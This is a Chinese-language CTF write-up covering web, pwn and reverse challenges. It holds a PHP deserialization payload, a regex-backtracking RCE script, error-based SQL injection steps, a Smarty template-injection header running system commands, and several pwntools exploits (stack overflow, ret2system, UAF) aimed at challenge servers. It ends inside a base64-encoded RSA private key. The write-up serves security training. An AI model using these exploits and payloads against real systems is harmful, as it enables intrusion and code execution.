O%3A12%3A%22Road_is_Long%22%3A2%3A%7Bs%3A4%3A%22page%22%3BO%3A12%3A%22Road_is_Long%22%3A2%3A%7Bs%3A4%3A%22page%22%3Bs%3A9%3A%22index.php%22%3Bs%3A6%3A%22string%22%3BO%3A13%3A%22Make_a_Change%22%3A1%3A%7Bs%3A6%3A%22effort%22%3BO%3A13%3A%22Try_Work_Hard%22%3A1%3A%7Bs%3A6%3A%22%00%2A%00var%22%3Bs%3A5%3A%22%2Fflag%22%3B%7D%7D%7Ds%3A6%3A%22string%22%3BN%3B%7D
```



Happy New Year~ MAKE A WISH
NSSCTF{b6c383de-154a-4e1e-9413-bbf9b8b73007}

middlerce

```php
<?php
include "check.php";
if (isset($_REQUEST['letter'])){
    $txw4ever = $_REQUEST['letter'];
    if (preg_match('/^.*([\w]|\^|\*|\(|\~|\`|\?|\/| |\||\&|!|\<|\>|\{|\x09|\x0a|\[).*$/m',$txw4ever)){
        die("再加把油喔");
    }
    else{
        $command = json_decode($txw4ever,true)['cmd'];
        checkdata($command);
        @eval($command);
    }
}
else{
    highlight_file(__FILE__);
}
?>
```


正则有个`m`，`%0a`大法就用不上了，那就用正则回溯绕过。

绕过了很多东西，连括号都没放过。于是直接``执行代码，把输出结果定向到文件。

绕正则很简单，这里试了好久 5555555

EXP

```python
import requests
payload = '{"cmd":"`nl /f*>1`;","test":"' + "@"*(1000000) + '"}'
res = requests.post("http://124.221.24.137:28819/", data={"letter":payload})
print(res.text)
```



join us


报错注入，把`dl.php`整个弄下来，一段一段慢慢mid吧。

```php
<?php
error_reporting(0);
session_start();
include_once "config.php";
global $MysqlLink;
$MysqlLink = mysqli_connect("127.0.0.1",$datauser,$datapass);
if(!$MysqlLink) {
    die("Mysql Connect Error!");
}
$selectDB = mysqli_select_db($MysqlLink,$dataName);
if(!$selectDB) {
    die("Choose Database Error!");
}
if(isset($_POST['tt'])) {
    $txw4ever = $_POST['tt'];
    $blacklist = "union|left|right|and|or|by|if|\&|sleep|floor|substr|ascii|=|\"|benchmark|as|column|insert|upda
te";
    if(preg_match("/{$blacklist}/is",$txw4ever)) {
        die("不要耍小心思喔~");
    }
    $sql = "select*from Fal_flag where id = '$txw4ever';";
    $result = mysqli_query($MysqlLink,$sql);
    if($result) {
        $row = mysqli_fetch_array($result);
        echo "message: ";
        print_r($row['data']);
    } else {
        echo mysqli_error($MysqlLink);
    }
} else {
    die("?");
}
?>
```

看这个代码，长得真像某个堆叠的题目，可惜不是。


看到`or`被ban了，就知道`information`也顺带没有了，用`mysql.innodb_table_stats`绕过。

打印表名，发现有`FLAG_TABLE,news,users,gtid_slaave_pos,Fal_flag,output`。




FLAG_TABLE就是个烟雾弹！！！！其实在output里！！！！

花了很多时间在FLAG_TABLE，浪费了好多时间。




得到字段名data，然后就可以得到flag了。



midlevel

还是个原题，指路 -> **[CISCN2019_华东南赛区]Web11**


```
X-Forwarded-For:  {if system("ls  /")}{/if}  {if system("cat /flag")}{/if}
```



PWN

ReorPwn

输入的命令反一下就好了，无他。




ezpie

```python
from pwn import *

context.log_level = 'debug'

# p = process("./ezpie")
p = remote('124.221.24.137', 28665)

p.recvuntil('0x')
main_addr = int(p.recv(8), 16)
print('[+]main_addr: ', hex(main_addr))
shell_addr = main_addr + 0x80F - 0x770
print('[+]shell_addr: ', hex(shell_addr))
payload = b'a'*(0x28 + 4) + p32(shell_addr)

p.recvuntil("Input:\n")
p.sendline(payload)
p.interactive()
```

ezstack


```python
from pwn import *

context.log_level = 'debug'

# p = process("./ezstack")
p = remote('124.221.24.137', 28980)
elf = ELF('./ezstack')
bin_sh = 0x0804A024

sys_addr = elf.symbols['system']

payload = b"A"*(0x48 + 4) + p32(sys_addr) + p32(0xdeadbeef) + p32(bin_sh)

p.sendlineafter("Welcome to NISACTF\n",payload)
p.interactive()
```

ezheap




```c
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char *command; // [esp+8h] [ebp-10h]
  char *s; // [esp+Ch] [ebp-Ch]

  setbuf(stdin, 0);
  setbuf(stdout, 0);
  s = malloc(0x16u);
  command = malloc(0x16u);
  puts("Input:");
  gets(s);
  system(command);
  return 0;
}
```

实际上是个堆题，也不是个堆题，代码都不用写：




```
Input:
/bin/sh;/bin/sh;/bin/sh;/bin/sh;/bin/sh;/bin/sh;/bin/sh;/bin/sh;/bin/sh;/bin/sh;/bin/sh;/bin/sh;/bin/sh;/bin/sh;/bin/sh;/bin/sh;/bin/sh;/bin/sh;/bin/sh;/bin/sh;/bin/sh;/bin/sh;/bin/sh;/bin/sh;

ls
bin
dev
flag
lib
lib32
lib64
pwn
cat flag
NSSCTF{5df122cd-294d-4ff1-b1e6-18ad543fd2b0}
```

UAF

```python
# -*- coding: utf-8 -*-
from pwn import *

context.log_level = 'debug'

p = process('./UAF')
# p = remote('',)

def add_note():
    p.recvuntil(":")
    p.sendline("1")


def edit_note(page, content):
    p.recvuntil(":")
    p.sendline("2")
    p.recvuntil("Input page\n")
    p.sendline(str(page))
    p.recvuntil("Input your strings\n")
    p.sendline(content)


def del_note(page):
    p.recvuntil(":")
    p.sendline("3")
    p.recvuntil("Input page\n")
    p.sendline(str(page))


def show_note(page):
    p.recvuntil(":")
    p.sendline("3")
    p.recvuntil("Input page\n")
    p.sendline(str(page))


system_addr = 0x08048642
add_note()
del_note(0)
add_note()
payload = 'sh;\x00' +p32(system_addr)
edit_note(1, payload)
show_note(0)

p.interactive()
```

Reverse

ezpython

用`pyinstxtractor`反编译，然后用**010editer**把`struct.pyc`的头换给`src.pyc`。

用**uncompyle6**还原成py文件。


```
# uncompyle6 version 3.7.4
# Python bytecode 3.4 (3310)
# Decompiled from: Python 3.8.10 (default, Jun  2 2021, 10:49:15)
# [GCC 9.4.0]
```

```
# Embedded file name: src.py
# Compiled at: 1995-09-28 00:18:56
# Size of source mod 2**32: 272 bytes
import rsa, base64
key1 = rsa.PrivateKey.load_pkcs1(base64.b64decode('LS0tLS1CRUdJTiBSU0EgUFJJVkFURSBLRVktLS0tLQpNSUlFcVFJQkFBS0NBU
UVBcVJUZ0xQU3BuT0ZDQnJvNHR1K1FBWXFhTjI2Uk42TzY1bjBjUURGRy9vQ1NJSU00ClNBeEVWaytiZHpSN2FucVNtZ1l5MEhRWGhDZTM2U2VGZ
TF0ejlrd0taL3UzRUpvYzVBSzR1NXZ4UW5QOWY1cTYKYVFsbVAvVjJJTXB5NFFRNlBjbUVoNEtkNm81ZWRJUlB2SHd6V0dWS09OQ3BpL0taQ082V
0tWYkpXcWh3WGpEQgpsSDFNVURzZ1gyVUM4b3Bodnk5dXIyek9kTlBocElJZHdIc1o5b0ZaWWtaMUx5Q0lRRXRZRmlKam1GUzJFQ1RVCkNvcU9ac
nQxaU5jNXVhZnFvZlB4eHlPb2wwYVVoVGhiaHE4cEpXL3FPSFdYd0xJbXdtNk96YXFVeks4NEYyY3UKYWRiRE5zeVNvaElHaHYzd0lBVThNSlFnO
Ethd1Z3ZHBzRWhlSXdJREFRQUJBb0lCQURBazdwUStjbEZtWHF1Vgp1UEoyRWxZdUJpMkVnVHNMbHZ0c1ltL3cyQnM5dHQ0bEh4QjgxYlNSNUYyM
EJ2UlJ4STZ3OXlVZCtWZzdDd1lMCnA5bHhOL3JJdWluVHBkUEhYalNhaGNsOTVOdWNOWEZ4T0dVU05SZy9KNHk4dUt0VHpkV3NITjJORnJRa0o4Y
2IKcWF5czNOM3RzWTJ0OUtrUndjbUJGUHNJalNNQzB5UkpQVEE4cmNqOFkranV3SHZjbUJPNHVFWXZXeXh0VHR2UQova0RQelBqdTBuakhkR055R
ytkSDdkeHVEV2Jxb3VZQnRMdzllZGxXdmIydTJ5YnZzTXl0NWZTOWF1a01NUjNoCnBhaDRMcU1LbC9ETTU3cE44Vms0ZTU3WE1zZUJLWm1hcEptc
VNnSGdjajRPNWE2R1RvelN1TEVoTmVGY0l2Tm8KWFczTEFHRUNnWWtBc0J0WDNVcFQ3aUcveE5BZDdSWER2MENOY1k1QnNZOGY4NHQ3dGx0U2pjS
WdBKy9nUjFMZQpzb2gxY1RRd1RadUYyRTJXL1hHU3orQmJDTVVySHNGWmh1bXV6aTBkbElNV3ZhU0dvSlV1OGpNODBlUjRiVTRyCmdYQnlLZVZqe
